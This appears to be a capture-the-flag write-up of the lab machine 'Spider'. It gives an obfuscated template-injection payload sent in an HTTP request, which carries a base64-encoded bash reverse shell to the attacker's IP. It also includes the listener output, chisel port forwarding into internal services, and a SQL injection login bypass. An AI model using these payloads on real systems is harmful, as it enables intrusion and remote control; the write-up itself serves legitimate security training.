
We logged as chiv to the application






What provided us with new fields that we started testing for injection attacks

Putting a malicious character in the field, rendered a WAF error



Through trial and error we found the way to get a remote code execution via obfuscated template injection payload, what was used to get a reverse shell on the system


1 × 2 × 3 × 4 × 5 ×
Send
Cancel
Request
Pretty
Raw
Hex
POST /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal HTTP/1.1
Host: spider.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 264
Origin: http://spider.htb
Connection: close
Referer: http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Cookie: session=eyJjYXJ0X210ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LTZiZTQ1YWQzOGI3My
J9.ZOvgOw.xASyTHX-hNadNne-8LywWmf04yI
Upgrade-Insecure-Requests: 1
contact={%25+include+request|attr+("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo+-n+YmFzaCAtYyAnYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4yNC81NTU1IDA%2bJjEn+|+base64+-d+|bash")|attr("read")()%25}&message=simon
Search
0 matches


```
└─# ncat -nlvkp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.243:41884.
bash: cannot set terminal process group (1629): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$
```

Enumeration of the system, showed presence of the internally available only ports, so we uploaded chisel and performed port forwarding to access the internal ports from our attacker's machine

```
Netid  State    Recv-Q   Send-Q      Local Address:Port     Peer Address:Port
udp    UNCONN   0        0           127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN   0        128               0.0.0.0:80           0.0.0.0:*
tcp    LISTEN   0        100           127.0.0.1:8080           0.0.0.0:*
tcp    LISTEN   0        128         127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN   0        128               0.0.0.0:22           0.0.0.0:*
tcp    LISTEN   0        80            127.0.0.1:3306           0.0.0.0:*
tcp    LISTEN   0        128                  [::]:22              [::]:*
chiv@spider:/var/www/webapp$
```

```
chiv@spider:/tmp$ chmod 777 chisel_linux                                    &
[1] 4203der:/tmp$ ./chisel_linux client 10.10.14.24:4444 R:8081:127.0.0.1:8080 &
chiv@spider:/tmp$ 2023/08/28 03:38:51 client: Connecting to ws://10.10.14.24:4444
2023/08/28 03:38:52 client: Fingerprint d9:70:f3:a8:8e:cc:40:5e:be:7d:1a:b0:b6:a7:a8:73
2023/08/28 03:38:52 client: Connected (Latency 31.607421ms)
```

We bypassed the login page with a simple SQL injection payload



WELCOME, ADMIN' OR 1=1-- -

CHECKOUT NOW-*modernized* SHOPPING CART

My Cart

Continue Shopping ›

#QUE-007544-002
ASTHETIC BED
3 x $5.00 IN STOCK
$300.00

#QUE-007544-003
LAMP SHADE
3 x $5.00 IN STOCK
$800.00

#QUE-007544-004
KING SIZE BED
3 x $5.00 OUT OF STOCK
$212.00

#QUE-007544-005